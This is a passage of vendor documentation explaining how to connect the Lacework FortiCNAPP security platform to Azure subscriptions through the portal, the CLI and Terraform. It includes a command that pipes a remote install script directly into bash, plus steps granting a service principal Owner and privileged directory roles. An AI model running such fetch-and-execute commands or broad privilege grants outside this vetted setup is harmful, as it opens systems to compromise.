2. Browse and click your subscription.
3. Click *Access control (IAM)*.
4. In the *Add a role assignment* tile, click *Add*.
5. In the *Role* field, enter *Reader*.
6. Leave the *Assign access to* field set to *User, group, or service principal*.
7. Use the *+ Select members* option to find and enter the app name (such as *Lacework FortiCNAPP SA*). Ensure it is listed in the selected members.
8. Enter an optional *Description* if desired.
9. Click *Next*.
10. Click *Review + assign* to assign the role.

Assign Permissions to All Subscriptions

Repeat the previous steps for all the subscriptions in your tenant. Lacework FortiCNAPP will automatically detect all visible subscriptions with a single configuration integration.

Optionally, you can assign permissions to a *Management Group*. Lacework FortiCNAPP will discover every subscription where the Reader permission has been inherited. This allows organizations with dozens of subscriptions to avoid the manual process of assigning permissions. For more information, visit Azure documentation.

4. Assign Azure Key Vault permissions

This step is only required for Azure Configuration (Compliance) integrations.

Azure Key Vault permissions are required to be able to assess some compliance policies in your environment. Not having the appropriate permissions can result in "Could Not Assess" errors on enabled policies that require Key Vault access.

Grant Azure Key Vault by using *one* of the following methods:

- Vault access policy (default)
- Azure role-based access control (recommended)
  - This method is only available if you have enabled the Azure RBAC access model.
  - This method is recommended as any new key vaults added to your subscription or tenant will automatically be accesible for compliance monitoring.

This grants Lacework FortiCNAPP access to read the necessary metadata required for the compliance policy assessments. This will not grant Lacework FortiCNAPP access to read the contents of Keys or Secrets (as this is not required).

Option 1: Vault access policy (default)

Key Vault access policies must be added for all existing Key Vaults and any new ones created in the future that you want to monitor.

Follow the steps in Assign a Key Vault access policy and assign the following permissions to the Lacework FortiCNAPP application (created for the Azure integration):

- Key permissions: *List*
- Secret permissions: *List*

Option 2: Azure role-based access control (recommended)

Assign the *KeyVaultReader* role to the Lacework FortiCNAPP application (created for the Azure integration) for the subscription or all subscriptions that you are integrating (or have integrated) with Lacework FortiCNAPP.

If you wish to use this role, Azure RBAC must be enabled.

By using this method, any new key vaults added to your subscription or tenant will automatically be accesible for compliance monitoring.

Azure integration using Terraform

This section describes Azure terraform integration with Lacework FortiCNAPP:

- Azure Integration - Automated Configuration on page 257
- Azure Integration - Guided Configuration on page 261
- Azure Integration - Terraform from Azure Cloud Shell on page 265
- Azure Integration - Terraform from Any Supported Host on page 273

Azure Integration - Automated Configuration

Use automated integration to quickly deploy Lacework FortiCNAPP monitoring into your Azure account. For more information about these integrations, see Azure integration on page 250.

This section contains the following information:

- Configure your Azure application and permissions
- Running automated configuration
- Removing an integration
- Frequently asked questions

Automated configuration currently supports subscription level integrations only. Directory level integrations are not supported.

For directory level integrations, use the guided or manual configuration methods, or the lacework generate cloud-account azureLacework FortiCNAPP CLI command. For more information, see Azure integration on page 250.

Before you begin: configure your Azure application

Integration with Azure requires an Azure application configured to allow access to the subscription to be monitored. See Create an Azure App for Integration on page 251 for more information about creating the Azure app registration.

In the subscription to be monitored, assign the *Owner* role to this application.

In Entra ID, assign the *Application Adminstrator* and *Privileged Role Administrator* roles to the application.

For this integration, we recommend that you generate temporary credentials for access. See Obtaining temporary account credentials on page 258.

Running Automated Configuration

To deploy Lacework FortiCNAPP to your Azure account using automated configuration:

1. Log in to the Lacework FortiCNAPP Console.
2. Go to *Settings* > *Integrations* > *Cloud accounts* and click *Add New*.
3. Click *Microsoft Azure*, select *Automated configuration*, and then click *Next*.
4. Select the integration types from the following:
   - *Configuration*: Monitor and analyze your Azure account configuration for security compliance.
   - *Activity Log*: Monitor and analyze activity on your Azure account through activity logs.
5. Enter your account credentials. See Obtaining temporary account credentials on page 258.
   Lacework FortiCNAPP does not store the access credentials.
6. Click *Next*.
   The selected integrations are created for your Azure account.
   Click on an integration type to view the list of cloud resources created for the integration.
   For each integration, click *Download Terraform files* to download the Terraform state files. You can use these files to update or remove the integration. You can also use them to see which resources were created in your Azure subscription.
   The `LaceworkTag` and `LaceworkIntegration` tags are added to the cloud resources. For more information about these tags, see How do I know which cloud resources were created by automated configuration? on page 260
7. Click *Exit*.

Obtaining temporary account credentials

After you have an Application configured, follow the process below to generate temporary credentials.

To obtain temporary credentials using Azure Cloud Shell or Azure CLI:

1. In the subscription you want to integrate (identified by `YourSubscriptionID`), create a service principal with the *Owner* role.

   ```
   az ad sp create-for-rbac --role Owner --scopes /subscriptions/<YourSubscriptionID>
   ```

2. Configure the service principal credentials for your application to expire one hour from now:

   ```
   az ad sp credential reset --id <YourAppID> --end-date $(date -d '+1 hour' -u
   +"%Y-%m-%dT%H:%M:%S%z")
   ```

3. In Microsoft Entra ID, assign the *Application Administrator* and *Privileged Role Administrator* roles to the service principal. See About Entra ID Permissions on page 251.
4. Copy the *Client ID*, *Client Secret*, *Subscription ID*, and *Tenant ID* into the form.

Removing an integration

The integration and associated Azure resources can be removed using Terraform.

To remove an integration using Terraform:

1. In the CLI, navigate to the directory containing the downloaded integration files.
2. run the following commands:

```
terraform init
```

```
terraform destroy
```

You are prompted to enter your authentication credentials. Terraform runs and removes all of the resources created in the integration process. Lacework FortiCNAPP removes the integration when the resources are deleted.

Frequently Asked Questions

Can I disable creation of a specific integration when using automated configuration?

You can enable or disable the creation of specific integrations.

By default, automated configuration creates the *Configuration* and *Activity Log* integrations.

If the creation of an integration type fails, why does Lacework FortiCNAPP roll back the resources created for other integration types that were created successfully?

If any of the selected integration types are not created successfully, Lacework FortiCNAPP rolls back the resources created for all integration types so that you can fix the error that caused an integration type to fail, and run automated configuration again.

How do I know which cloud resources were created by automated configuration?

A list of cloud resources created for each integration are displayed when you run automated configuration. The downloaded `terraform.tfstate` file for the integration also details the created resources.

You can also search for the following tags in your Azure account to identify the resources that were created.

If you delete an integration, you can delete the resources that have the tags for the integration. For example, if you delete an Activity Log integration that was created using automated configuration, you can find resources that have the `LaceworkIntegration` tag with the value `activitylog` in your Azure account, and delete the resources.

Tag	Value	Description
LaceworkTag	`lacework-self-deploy`	Specifies that the cloud resource was created when you ran automated configuration.
LaceworkIntegration	• `configuration` (for Configuration integration) • `activitylog` (for Activity Log integration)	Specifies the integration type for which the resource was created.

Azure Integration - Guided Configuration

This topic describes how to use guided configuration to integrate Azure with Lacework FortiCNAPP. Guided configuration is a wizard-like interface that takes your input and generates a script that downloads and sets up all necessary Lacework FortiCNAPP CLI and Terraform components to create the Azure integration non-interactively through Azure Cloud Shell. You can also choose to run the generated bundle from any host supported by Terraform.

Requirements

- Ensure that you are deploying the integration to a supported Azure region.
- The final step of guided configuration is to run the generated bundle from either Azure Cloud Shell or any Terraform-supported host. Ensure your environment meets the corresponding requirements.

From Azure Cloud Shell

- *Azure Global Administrator* - An Azure portal account that has a Global Administrator role for your tenant's directory.
- *Azure Owner Role* - An Azure portal account with the Owner role in all subscriptions that you want to monitor.
- *Lacework FortiCNAPP Administrator* - A Lacework FortiCNAPP account with administrator privileges.

From Any Supported Host

- *Azure Global Administrator* - An Azure portal account that has a Global Administrator role for your tenant's directory.
- *Azure Owner Role* - An Azure portal account with the Owner role in all subscriptions that you want to monitor.
- *Azure CLI* - The Terraform provider for Azure leverages configuration from the Azure CLI to configure resources in Azure.
- *Linux Tools* - The following Linux tools must be installed and present on PATH: curl, Git, and unzip.
- *Lacework FortiCNAPP Administrator* - A Lacework FortiCNAPP account with administrator privileges.

Navigate to Guided Configuration

Follow these steps to integrate using guided configuration.

1. Log in to the Lacework FortiCNAPP Console.
2. Go to *Settings* > *Integrations* > *Cloud accounts*.
3. Click *+ Add New*.
4. Click *Microsoft Azure* and select *Guided configuration*.
5. Click *Next*.
6. Follow the steps in the next section.

Create an Azure Integration

Answer the questions about how to configure the integration.

Basic Configuration

1. *Do you want to enable Azure Configuration integration?*
   A Configuration integration analyzes your Azure environment's configuration compliance.
2. *Do you want to enable Azure Activity Log integration?*
   An Activity Log integration analyzes activity log activity.
3. *Select an API key*.
   - Select an existing API key from the list.
   - If no API keys exist, click *Create New Key*, provide a name and description, and click *Save*. Then select the key to use in the integration.

Advanced Configuration

For optional advanced configuration, click *Advanced configuration (optional)* and click *Configure* for the options you want to configure. The following options are available.

Configuration integration name

- *Specify the Configuration integration name* - A unique name for the integration that displays in the Lacework FortiCNAPP Console.

Activity Log integration name

- *Specify the Activity Log integration name* - A unique name for the integration that displays in the Lacework FortiCNAPP Console.

Subscriptions

- *Enable all subscriptions?* - Enable to grant read access to all subscriptions within the selected tenant.

Important Read access is granted to all the existing subscriptions in your Azure tenant. If you create a new subscription later, do the following to include that subscription:

1. Navigate to the `/lacework/azure` folder in the directory where you ran the CLI bundle command. This folder contains the Terraform files for the guided configuration. For more information, see Generate CLI Bundle.
2. Run `terraform plan` and review the changes that will be applied.
3. Once satisfied with the changes that will be applied, run `terraform apply` to execute Terraform and include the new subscription.

- *Specify list of subscriptions* - List of subscriptions to grant read access to. Default behavior uses only the primary subscription.
  - Enter the Subscription ID for each subscription (rather than the name).

Active Directory

- *Do you want to create an Active Directory integration?* - Enable to create an Active Directory integration. An Azure AD application provides Lacework FortiCNAPP read-only access to Azure subscriptions and tenants.
- *Specify AD application ID* - Active Directory application ID to use.
- *Specify AD application password* - Active Directory application password to use.
- *Specify AD principal service ID* - Enterprise app object ID related to the application ID.

Storage account

- *Storage account location* - Azure region where the storage account for logging will reside (default is West US 2).
- *Use an existing storage account?* - Enable to use an existing storage account.
- *Storage account name* - Name of the storage account.
- *Storage account resource group* - Resource group for the existing storage account.

Management group

- *Enable management group level integration?* - If enabled, the AD application will be a Reader at the management group level instead of subscription level
- *Specify management group ID* - Management group ID to add Reader permissions to.

Generate CLI Bundle

After providing basic configuration information and any desired advanced configuration information, generate the CLI bundle.

1. Click *Generate CLI bundle*. This generates a CLI bundle specifically for you based on the information entered. You will copy and paste this into the Azure Cloud Shell to create the integration.
2. Ensure your environment meets all prerequisites.
3. Click *Copy download bundle command to clipboard*.
4. As an account with global administrator access and owner privileges to the subscription being used, go to the Azure Cloud Shell.
5. Paste the command and press enter.
   This downloads the Lacework FortiCNAPP CLI, sets up the CLI with your configuration, calls the CLI non-interactively, and applies Terraform. When the command finishes, the new integration appears in the Cloud accounts list after a screen refresh.

Important The Terraform files for the guided configuration are created in the `/lacework/azure` folder in the directory where you ran the CLI bundle command. Ensure that the Terraform files are backed up so that you can use them later to update the integrations.

Azure Integration - Terraform from Azure Cloud Shell

To integrate with Azure, Lacework FortiCNAPP recommends using guided configuration. The guided interface takes your input and generates a script that downloads and sets up all necessary Lacework FortiCNAPP CLI and Terraform components to create the integration non-interactively.

To use guided configuration:

1. In the Lacework FortiCNAPP Console go to *Settings > Integrations > Cloud accounts*.
2. Click *+ Add New*.
3. Click *Microsoft Azure* and select *Guided configuration*.

Alternatively, follow the steps in this topic for the following methods:

- Use the Lacework FortiCNAPP CLI to generate and run Terraform code.
- Create the `main.tf` file manually and run Terraform from Azure Cloud Shell. This may be required for complex integration scenarios.

This topic describes how to integrate with Azure by running Lacework FortiCNAPP Terraform modules from Azure Cloud Shell.

If you are new to the Lacework FortiCNAPP Terraform provider, or Lacework FortiCNAPP Terraform modules, read Terraform for Lacework FortiCNAPP Overview to learn the basics on how to configure the provider and more.

The approach outlined in this document is suitable for one-off integrations where you do not plan to continue to use Terraform to manage the configuration of Lacework FortiCNAPP and Azure.

If you plan to continue to manage the state of the integration between Microsoft Azure and Lacework FortiCNAPP, and/or store the configuration in a source control management tool such as Git, see Azure Integration - Terraform from Any Supported Host.

Resources

To monitor Microsoft Azure Activity Logs and compliance, Lacework FortiCNAPP requires the following resources:

- *Azure AD Application* - An AD application with permissions to read directory information (using the Directory Reader Role)
- *Azure Resource Group* - A resource group is created to store all resources provisioned by the integration
- *Azure Storage Account* - A storage account is used to store Activity Logs
- *Azure Storage Queue* - A queue to hold activity log data
- *Azure Event Grid Subscription* - Used to send notifications about events in Activity Logs

Requirements

The following is a list of requirements to run Lacework FortiCNAPP Terraform modules for Azure:

- *Azure Global Administrator* - An Azure portal account that has a Global Administrator role for your tenant's directory.
- *Azure Owner Role* - An Azure portal account with the Owner role in all subscriptions that you want to monitor.
- *Azure CLI* - The Terraform provider for Azure leverages configuration from the Azure CLI to configure resources in Azure.
- *Lacework FortiCNAPP Administrator* - A Lacework FortiCNAPP account with administrator privileges.
- *Terraform* - `~> 0.14`, `~> 0.15`, `~> 1.0`, `~> 1.1`.
- Ensure that you are deploying the integration to a supported Azure region.

Module Dependencies

Lacework FortiCNAPP Terraform modules for Azure have the following dependencies that will be installed when running `terraform init`:

- `azuread`
- `azurerm`
- `random`
- `time`

For detailed information on these dependencies, see the documentation for the Lacework FortiCNAPP Terraform modules for Azure on the Terraform Registry.

Azure Cloud Shell Configuration

Azure Cloud Shell is an embedded terminal/command-line interface that you can use within the Azure portal. This shell automatically authenticates the user that launches Cloud Shell with Azure AD and comes with pre-installed tools to manage and automate your Azure environment such as the Azure CLI and Terraform. For more information on Azure Cloud Shell, see the Overview of Azure Cloud Shell.

Lacework FortiCNAPP provides a robust command-line interface that generates Terraform code, installs the Terraform CLI (if not already installed), and can run Terraform inside Cloud Shell.

Open Azure Cloud Shell within Azure Portal

To open Azure Cloud Shell, click the Cloud Shell icon in the header bar of the Azure portal. This opens Cloud Shell in a pane at the bottom of the browser. Cloud Shell defaults to PowerShell but also supports a Bash

prompt.

Install the Lacework FortiCNAPP CLI in Azure Cloud Shell

The Terraform provider for Lacework FortiCNAPP leverages the Lacework FortiCNAPP CLI configuration to authenticate with the Lacework FortiCNAPP API server and configure accounts.

1. Click the *PowerShell* drop-down menu.
2. Click *Bash*.
3. Click *Confirm* to switch to Bash in Cloud Shell.
4. Run the following commands to install the Lacework FortiCNAPP CLI:

```
mkdir -p "$HOME"/bin
curl https://raw.githubusercontent.com/lacework/go-sdk/main/cli/install.sh | bash -s --
-d "$HOME"/bin
```

When the script completes, type `exit` followed by enter to exit your shell. After a few seconds, a prompt appears to reconnect to Azure Shell. Once reconnected, the Lacework FortiCNAPP CLI is ready to use.

Create Lacework FortiCNAPP API Key

The Lacework FortiCNAPP CLI requires an API key and secret to authenticate with Lacework FortiCNAPP. Lacework FortiCNAPP API keys can be created by Lacework FortiCNAPP account administrators via the Lacework FortiCNAPP Console. For more information, go to API Access Keys.

1. Log in to the Lacework FortiCNAPP Console.
2. Click *Settings* > *Configuration* > *API keys*.
3. Click *+ Add New*.
4. Enter a name for the key and an optional description.
5. Click *Save*.
6. Click the ... icon and then *Download* to save the API key file locally.

The contents of your API key contain a `keyId` `secret`, `subAccount`, and `account`:

```
{
  "keyId": "ACCOUNT_ABCEF01234559B9B07114E834D8570F567C824039756E03",
  "secret": "_abc1234e243a645bcf173ef55b837c19",
  "subAccount": "myaccount",
  "account": "myaccount.lacework.net"
}
```

Configure the Lacework FortiCNAPP CLI

Azure Cloud Shell lets you drag-and-drop the generated `KEY.json` to upload it automatically.

To configure the CLI with the API key downloaded from the previous step, use the `lacework configure` command in Cloud Shell and provide the following:

- `account`: Account subdomain of URL (i.e., `YourAccount.lacework.net`)
- `api_key`: API Access Key
- `api_secret`: API Access Secret

Run the command:

```
lacework configure -j CUSTOMER_EED10DA9136E9F763477FF5933464DD0C3DADF2CDDEF715.json
▸ Account: customerdemo
▸ Access Key ID: CUSTOMER_EED10DA9136E9F763477FF5933464DD0C3DADF2CDDEF715
▸ Secret Access Key: (****************************26a0)

You are all set!
```

For more information, see the CLI Reference.

Integrate Azure for All Subscriptions within the Tenant

This section covers integrating all existing subscriptions within your Azure tenant.

Run the Lacework FortiCNAPP CLI in Cloud Shell

1. Inside Azure Cloud Shell, run the following Lacework FortiCNAPP CLI command:

   ```
   lacework generate cloud-account azure   \
     --configuration --activity_log        \
     --noninteractive --all_subscriptions
   ```

   The Terraform files are created in the `~/lacework/azure` directory.
2. Navigate to the `~/lacework/azure` directory.
3. Run `terraform plan` and review the changes that will be applied.
4. Once satisfied with the changes that will be applied, run `terraform apply` to execute Terraform.

The `--all_subscriptions` option in the CLI command includes all the existing subscriptions in your Azure tenant. If you create a new subscription later, you must run `terraform apply` again to include that subscription.

If creating the `main.tf` file manually, you can use Terraform inputs to customize Lacework FortiCNAPP Terraform modules. See the documentation for the terraform-azure-config and terraform-azure-activity-log modules on the Lacework FortiCNAPP Terraform Registry for the complete list of inputs for each module.

Validate the Configuration

To confirm that the cloud account integrations are working, use the Lacework FortiCNAPP CLI or log in to the Lacework FortiCNAPP Console.

To validate the integration using the CLI, run the `lacework cloud-account list` command. You should see two integrations: `AzureCfg` for the Configuration integration, and `AzureAlSeq` for the Activity Log integration.

To validate the integration using the Lacework FortiCNAPP Console, log in to your account and go to *Settings* > *Integrations* > *Cloud Accounts*.

Integrate Azure for the Primary Subscription

This section covers running Terraform to integrate only the primary subscription for a given tenant. The primary subscription is the subscription used to access Cloud Shell. Additionally, you can specify multiple subscriptions with the `--subscription_ids` flag, for example: `--subscription_ids id1,id2,id3`.

Run the Lacework FortiCNAPP CLI in Cloud Shell

1. Inside Azure Cloud Shell, run the following Lacework FortiCNAPP CLI command:

```
lacework generate cloud-account azure  \
  --configuration --activity_log       \
  --noninteractive
```

   The Terraform files are created in the `~/lacework/azure` directory.
2. Navigate to the `~/lacework/azure` directory.
3. Run `terraform plan` and review the changes that will be applied.
4. Once satisfied with the changes that will be applied, run `terraform apply` to execute Terraform.

If creating the `main.tf` file manually, you can use Terraform inputs to customize Lacework FortiCNAPP Terraform modules. See the documentation for the terraform-azure-config and terraform-azure-activity-log modules on the Lacework FortiCNAPP Terraform Registry for the complete list of inputs for each module.

Validate the Configuration

To confirm that the cloud account integrations are working, use the Lacework FortiCNAPP CLI or log in to the Lacework FortiCNAPP Console.

To validate the integration using the CLI, run the `lacework cloud-account list` command. You should see two integrations: `AzureCfg` for the Configuration integration, and `AzureAlSeq` for the Activity Log integration.

To validate the integration using the Lacework FortiCNAPP Console, log in to your account and go to *Settings* > *Integrations* > *Cloud Accounts*.

Integrate Azure for a Management Group

This section covers running Terraform on Azure subscriptions within a specific management group.

Run the Lacework FortiCNAPP CLI in Cloud Shell

1. Inside Azure Cloud Shell, run the following Lacework FortiCNAPP CLI command:

```
lacework generate cloud-account azure  \
  --configuration --activity_log       \
  --noninteractive --management_group  \
  --management_group_id MngmtGroupId
```

   The Terraform files are created in the `~/lacework/azure` directory.
2. Navigate to the `~/lacework/azure` directory.
3. Run `terraform plan` and review the changes that will be applied.
4. Once satisfied with the changes that will be applied, run `terraform apply` to execute Terraform.

If creating the `main.tf` file manually, you can use Terraform inputs to customize Lacework FortiCNAPP Terraform modules. See the documentation for the terraform-azure-config and terraform-azure-activity-log modules on the Lacework FortiCNAPP Terraform Registry for the complete list of inputs for each module.

Validate the Configuration

To confirm that the cloud account integrations are working, use the Lacework FortiCNAPP CLI or log in to the Lacework FortiCNAPP Console.

To validate the integration using the CLI, run the `lacework cloud-account list` command. You should see two integrations: `AzureCfg` for the Configuration integration, and `AzureAlSeq` for the Activity Log integration.

To validate the integration using the Lacework FortiCNAPP Console, log in to your account and go to *Settings* > *Integrations* > *Cloud Accounts*.

Disable Collecting and Processing Azure AD Resources

If granted permissions to the directory (via the "Directory Reader" role), Lacework FortiCNAPP collects the list of users, groups, members, and app registrations from the Azure AD organization using Microsoft Graph API calls. This information is exposed for LQL datasources and compliance policies. Disabling this permission may be required if your organization has specific regulatory or privacy requirements that avoid collecting this information by third parties. If disabled, *the LQL datasources and related IAM compliance policies will not be assessed*.

For existing integrations, at any time, you can remove the "Directory Reader" role from the Azure AD service principal used for Lacework FortiCNAPP.

When creating a new integration, disable the enable_directory_reader flag in the Lacework FortiCNAPP ad-application module (v1.2 or later). By default, this setting is true.

```
module "az_ad_application" {
  source  = "lacework/ad-application/azure"
  enable_directory_reader = false
  version = "~> 1.2"
}
```

Deprecated Alternative Procedure for v0.x of the Modules

The deprecated v0.x of the modules use Azure AD Graph API, deprecated by Microsoft, and required specific API permissions

- *Azure AD Application* - API Permissions

API	Permission	Type	Description	Administrator Consent Required
Azure Active Directory Graph	`Directory.Read.All`	Application	Read directory data	Yes
Azure Key Vault	`user_impersonation`	Delegated	Have full access to Azure Key Vault service on behalf of the signed in user. This permission does not grant Lacework FortiCNAPP full access to the Azure Key Vault	-
Azure Storage	`user_impersonation`	Delegated	This permission gives the Lacework FortiCNAPP AD Application access to the Azure Storage REST APIs. However, Lacework FortiCNAPP access is limited by the role of Reader	-
Microsoft Graph	`User.Read.All`	Application	Read the full profiles for all users	Yes

Using API permissions, the Azure Active Directory Application created for Lacework FortiCNAPP requires granting administrator consent before the integration will work. Granting administrator consent is not possible natively using Terraform, but the Lacework FortiCNAPP Terraform module will attempt to automate this process by running the following command the Azure CLI:

```
# Attempt to grant administrator consent via the Azure CLI or print a URL to grant consent
manually

az ad app permission admin-consent --id ${local.application_id} &amp;amp;&amp;amp; echo SUCCESS!! \
|| echo ERROR!!! Unable to grant admin consent, grant it manually by following the URL: \
https://login.microsoftonline.com/${local.tenant_id}/adminconsent?client_
id=${local.application_id}
```

If granting administrator consent fails, click the link to log in to the Azure console and grant administrator consent manually.

Azure Integration - Terraform from Any Supported Host

To integrate with Azure, Lacework FortiCNAPP recommends using guided configuration. The guided interface takes your input and generates a script that downloads and sets up all necessary Lacework FortiCNAPP CLI and Terraform components to create the integration non-interactively.

To use guided configuration:

1. In the Lacework FortiCNAPP Console go to *Settings > Integrations > Cloud accounts*.
2. Click *+ Add New*.
3. Click *Microsoft Azure* and select *Guided configuration*.

Alternatively, follow the steps in this topic for the following methods:

- Use the Lacework FortiCNAPP CLI to generate and run Terraform code.
- Create the `main.tf` file manually and run Terraform from any supported host. This may be required for complex integration scenarios.

This topic describes how to integrate with Azure by running Lacework FortiCNAPP Terraform modules from any host supported by Terraform.

If you are new to the Lacework FortiCNAPP Terraform provider, or Lacework FortiCNAPP Terraform modules, read Terraform for Lacework FortiCNAPP Overview to learn the basics on how to configure the provider and more.

The approach outlined in this topic is targeted towards companies that store Terraform code in source control and plan to continue to manage the state of the integration between Lacework FortiCNAPP and Azure using Terraform.

Lacework FortiCNAPP also supports running Terraform from Azure Cloud Shell, which comes with Terraform pre-installed. For instructions on running Terraform from Azure Cloud Shell, see Azure Integration - Terraform from Azure Cloud Shell.

Resources

To monitor Microsoft Azure Activity Logs and compliance, Lacework FortiCNAPP requires the following resources:

- *Azure AD Application* - An AD application with permissions to read directory information (using the Directory Reader Role).
- *Azure Resource Group* - A resource group is created to store all resources provisioned during the integration.
- *Azure Storage Account* - A storage account is used to store Activity Logs.
- *Azure Storage Queue* - A queue to hold activity log data.

- *Azure Event Grid Subscription* - An Event Grid used to send notifications about events in Activity Logs.

Requirements

The following is a list of requirements to run Lacework FortiCNAPP Terraform modules for Azure locally:

- *Azure Global Administrator* - An Azure portal account that has a Global Administrator role for your tenant's directory.
- *Azure Owner Role* - An Azure portal account with the Owner role in all subscriptions that you want to monitor.
- *Azure CLI* - The Terraform provider for Azure leverages configuration from the Azure CLI to configure resources in Azure.
- *Lacework FortiCNAPP Administrator* - A Lacework FortiCNAPP account with administrator privileges.
- *Lacework FortiCNAPP CLI* - The Terraform Provider for Lacework FortiCNAPP leverages the configuration from the Lacework FortiCNAPP CLI.
- *Terraform* - `~> 0.14`, `~> 0.15`, `~> 1.0`, `~> 1.1`.
- Ensure that you are deploying the integration to a supported Azure region.

Module Dependencies

Lacework FortiCNAPP Terraform modules for Azure have the following dependencies that will be installed when running `terraform init`:

- `azuread`
- `azurerm`
- `random`
- `time`

For detailed information on these dependencies, see the documentation for the Lacework FortiCNAPP Terraform modules for Azure on the Terraform Registry.

Install and Configure the Lacework FortiCNAPP CLI

To configure accounts, the Terraform provider for Lacework FortiCNAPP leverages the Lacework FortiCNAPP CLI configuration to authenticate with the Lacework FortiCNAPP API server. Lacework FortiCNAPP provides a shell script to install the Lacework FortiCNAPP CLI in your system.

Install and configure the Lacework FortiCNAPP CLI before continuing.

Integrate Azure for All Subscriptions within the Tenant

This section covers integrating all existing subscriptions within your Azure tenant.

Log in to Azure via the Azure CLI

To integrate Lacework FortiCNAPP with Azure you must log in to your Azure console via the Azure CLI by running the command:

```
az login
```

Run the Lacework FortiCNAPP CLI

1. Run the following Lacework FortiCNAPP CLI command:

   ```
   lacework generate cloud-account azure   \
     --configuration --activity_log        \
     --noninteractive --all_subscriptions
   ```

   The Terraform files are created in the `~/lacework/azure` directory.
2. Navigate to the `~/lacework/azure` directory.
3. Run `terraform plan` and review the changes that will be applied.
4. Once satisfied with the changes that will be applied, run `terraform apply` to execute Terraform.

Important The `--all_subscriptions` option in the CLI command includes all the existing subscriptions in your Azure tenant. If you create a new subscription later, you must run `terraform apply` again to include that subscription.

If creating the `main.tf` file manually, you can use Terraform inputs to customize Lacework FortiCNAPP Terraform modules. See the documentation for the terraform-azure-config and terraform-azure-activity-log modules on the Lacework FortiCNAPP Terraform Registry for the complete list of inputs for each module.

Validate the Configuration

To confirm that the cloud account integrations are working, use the Lacework FortiCNAPP CLI or log in to the Lacework FortiCNAPP Console.

To validate the integration using the CLI, run the `lacework cloud-account list` command. You should see two integrations: `AzureCfg` for the Configuration integration, and `AzureAlSeq` for the Activity Log integration.

To validate the integration using the Lacework FortiCNAPP Console, log in to your account and go to *Settings* > *Integrations* > *Cloud Accounts*.

Integrate Azure for the Primary Subscription

This section covers integrating only the primary subscription for a given tenant. The primary subscription is the subscription used to access Cloud Shell. Additionally, when you run the command, you can specify multiple subscriptions with the `--subscription_ids` flag, for example: `--subscription_ids id1,id2,id3`.

Log in to Azure via the Azure CLI

To integrate Lacework FortiCNAPP with Azure you must log in to your Azure console via the Azure CLI by running the command:

```
az login
```

Run the Lacework FortiCNAPP CLI

1. Run the following Lacework FortiCNAPP CLI command:

   ```
   lacework generate cloud-account azure  \
     --configuration --activity_log       \
     --noninteractive
   ```

   The Terraform files are created in the `~/lacework/azure` directory.
2. Navigate to the `~/lacework/azure` directory.
3. Run `terraform plan` and review the changes that will be applied.
4. Once satisfied with the changes that will be applied, run `terraform apply` to execute Terraform.

If creating the `main.tf` file manually, you can use Terraform inputs to customize Lacework FortiCNAPP Terraform modules. See the documentation for the terraform-azure-config and terraform-azure-activity-log modules on the Lacework FortiCNAPP Terraform Registry for the complete list of inputs for each module.

Validate the Configuration

To confirm that the cloud account integrations are working, use the Lacework FortiCNAPP CLI or log in to the Lacework FortiCNAPP Console.

To validate the integration using the CLI, run the `lacework cloud-account list` command. You should see two integrations: `AzureCfg` for the Configuration integration, and `AzureAlSeq` for the Activity Log integration.

To validate the integration using the Lacework FortiCNAPP Console, log in to your account and go to *Settings* > *Integrations* > *Cloud Accounts*.

Integrate Azure for a Management Group

Log in to Azure via the Azure CLI

To integrate Lacework FortiCNAPP with Azure you must log in to your Azure console via the Azure CLI by running the command:

```
az login
```

Run the Lacework FortiCNAPP CLI

1. Run the following Lacework FortiCNAPP CLI command:

   ```
   lacework generate cloud-account azure  \
     --configuration --activity_log       \
     --noninteractive --management_group  \
     --management_group_id MngmtGroupId
   ```

   The Terraform files are created in the `~/lacework/azure` directory.
2. Navigate to the `~/lacework/azure` directory.
3. Run `terraform plan` and review the changes that will be applied.
4. Once satisfied with the changes that will be applied, run `terraform apply` to execute Terraform.

If creating the `main.tf` file manually, you can use Terraform inputs to customize Lacework FortiCNAPP Terraform modules. See the documentation for the terraform-azure-config and terraform-azure-activity-log modules on the Lacework FortiCNAPP Terraform Registry for the complete list of inputs for each module.

Validate the Configuration

To confirm that the cloud account integrations are working, use the Lacework FortiCNAPP CLI or log in to the Lacework FortiCNAPP Console.

To validate the integration using the CLI, run the `lacework cloud-account list` command. You should see two integrations: `AzureCfg` for the Configuration integration, and `AzureAlSeq` for the Activity Log integration.

To validate the integration using the Lacework FortiCNAPP Console, log in to your account and go to *Settings > Integrations > Cloud Accounts*.

Disable Collecting and Processing Azure AD Resources

If granted permissions to the directory (via the "Directory Reader" role), Lacework FortiCNAPP collects the list of users, groups, members, and app registrations from the Azure AD organization using Microsoft Graph API calls. This information is exposed for LQL datasources and compliance policies. Disabling this permission may be required if your organization has specific regulatory or privacy requirements that avoid collecting this information by third parties. If disabled, *the LQL datasources and related IAM compliance policies will not be assessed*.

For existing integrations, at any time, you can remove the "Directory Reader" role from the Azure AD service principal used for Lacework FortiCNAPP.

When creating a new integration, disable the enable_directory_reader flag in the Lacework FortiCNAPP ad-application module. By default, this setting is true.

```
module "az_ad_application" {
  source  = "lacework/ad-application/azure"
  enable_directory_reader = false
  version = "~> 1.2"
}
```

Deprecated Alternative Procedure for v0.x of the Modules

The deprecated v0.x of the modules use Azure AD Graph API, deprecated by Microsoft, and required specific API permissions

- *Azure AD Application* - API Permissions

API	Permission	Type	Description	Administrator Consent Required
Azure Active Directory Graph	`Directory.Read.All`	Application	Read directory data	Yes
Azure Key Vault	`user_impersonation`	Delegated	Have full access to Azure Key Vault service on behalf of the signed in user. This permission does not grant Lacework FortiCNAPP full access to the Azure Key Vault	-
Azure Storage	`user_impersonation`	Delegated	This permission gives the Lacework FortiCNAPP AD Application access to the Azure Storage REST APIs. However, Lacework FortiCNAPP access is limited by the role of Reader	-
Microsoft Graph	`User.Read.All`	Application	Read the full profiles for all users	Yes

Using API permissions, the Azure Active Directory Application created for Lacework FortiCNAPP requires granting administrator consent before the integration will work. Granting administrator consent is not possible natively using Terraform, but the Lacework FortiCNAPP Terraform module will attempt to automate this process by running the following command the Azure CLI:

```
# Attempt to grant administrator consent via the Azure CLI or print a URL to grant consent
manually
az ad app permission admin-consent --id ${local.application_id} &amp;amp;&amp;amp; echo SUCCESS!! \
|| echo ERROR!!! Unable to grant admin consent, grant it manually by following the URL: \
https://login.microsoftonline.com/${local.tenant_id}/adminconsent?client_
id=${local.application_id}
```

If granting administrator consent fails, click the link to log in to the Azure console and grant administrator consent manually.

Azure portal

This Azure portal section describes:

- Azure Activity Log Integration - Manual Configuration on page 281
- Azure Configuration Integration - Manual Configuration on page 290
